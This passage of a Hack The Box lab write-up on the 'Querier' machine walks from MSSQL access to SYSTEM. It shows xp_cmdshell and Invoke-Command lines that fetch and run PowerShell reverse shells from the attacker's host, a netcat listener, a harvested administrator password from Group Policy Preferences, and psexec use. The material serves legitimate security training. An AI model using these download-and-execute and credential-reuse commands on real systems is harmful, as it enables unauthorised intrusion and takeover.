SQL>  exec master..xp_cmdshell "powershell IEX (iwr http://10.10.14.114/shell.ps1 -UseBasicParsing)"
[*] INFO(QUERIER): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
[*] INFO(QUERIER): Line 185: Configuration option 'xp_cmdshell' changed from 1 to 1. Run the RECONFIGURE statement to install.
SQL>

root@kali:~/htb/boxes/querier# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.125 - - [20/Jun/2019 10:40:28] "GET /shell.ps1 HTTP/1.1" 200 -
^[[1;5B^[[1;5B

root@kali:~/htb/boxes/querier# nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.114] from querier.htb [10.10.10.125] 49693
Windows PowerShell running as user mssql-svc on QUERIER
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>whoami
querier\mssql-svc
PS C:\Windows\system32> hostname
QUERIER
PS C:\Windows\system32>
```

PrivEsc to system

I ran **PowerUp.ps1** and right off the bat, I found Admin creds.



```
[*] Checking for cached Group Policy Preferences .xml files....

Changed   : {2019-01-28 23:12:48}
UserNames : {Administrator}
NewName   : [BLANK]
Passwords : {MyUnclesAreMarioAndLuigi!!1!}
File      : C:\ProgramData\Microsoft\Group
            Policy\History\{31B2F340-016D-11D2-945F-00C04FB984F9}\Machine\Preferences\Groups\Groups.xml
```


Username : **Administrator**

Password: **MyUnclesAreMarioAndLuigi!!1!**

Reading flags

net use

Just get's access to the filesystem, but that's all that is needed to get the flags:




```
PS C:\Windows\system32> net use y: \\localhost\c$ /user:administrator MyUnclesAreMarioAndLuigi!!1!
The command completed successfully.

PS C:\Windows\system32> y:
PS Y:\> cd Users\Administrator
PS Y:\Users\Administrator> cd Desktop
PS Y:\Users\Administrator\Desktop> dir


    Directory: Y:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        1/28/2019  12:08 AM             33 root.txt
```

Shell as nt-authority\system

Since we have admin creds we can just use **impacket/psexec.py** to login.

Make sure you download the latest psexec.py file as I had issues with the file which I after cloning the repo. This shell is slow in nature, be patient.

https://github.com/SecureAuthCorp/impacket



```
root@kali:~/htb/boxes/querier# python psexec.py administrator@10.10.10.125
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

Password:
[*] Requesting shares on 10.10.10.125.....
[*] Found writable share ADMIN$
[*] Uploading file FOWExhQc.exe
[*] Opening SVCManager on 10.10.10.125.....
[*] Creating service mIkJ on 10.10.10.125.....
[*] Starting service mIkJ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.292]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

powershell "run as"

Use the password to create a credential that can be passed to **Invoke-Command**. In this case, **adminShell.ps1** is another **Invoke-PowerShellTcp.ps1** with the port changed to 9001:

```
PS C:\Windows\system32>$username = "Querier\Administrator"
PS C:\Windows\system32> $password = "MyUnclesAreMarioAndLuigi!!1!"
PS C:\Windows\system32> $secstr = New-Object -TypeName System.Security.SecureString
PS C:\Windows\system32> $password.ToCharArray() | ForEach-Object {$secstr.AppendChar($_)}
PS C:\Windows\system32> $cred = new-object -typename System.Management.Automation.PSCredential -argumentlist $username, $secstr
PS C:\Windows\system32> Invoke-Command -ScriptBlock { IEX(New-Object Net.WebClient).downloadString('http://10.10.14.114/adminShell.ps1') } -Credential $cred -Computer localhost
```



```
Windows PowerShell running as user Administrator on QUERIER
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator\Documents>whoami
querier\administrator
```

Shell as Admin

I tried to use WinRM to get shell as admin but it gave me authorization error.

Well, that's all from me this time. Hope you had a great time reading.

**Thanks and Happy Hacking,
Preetham (*@cyber01*)**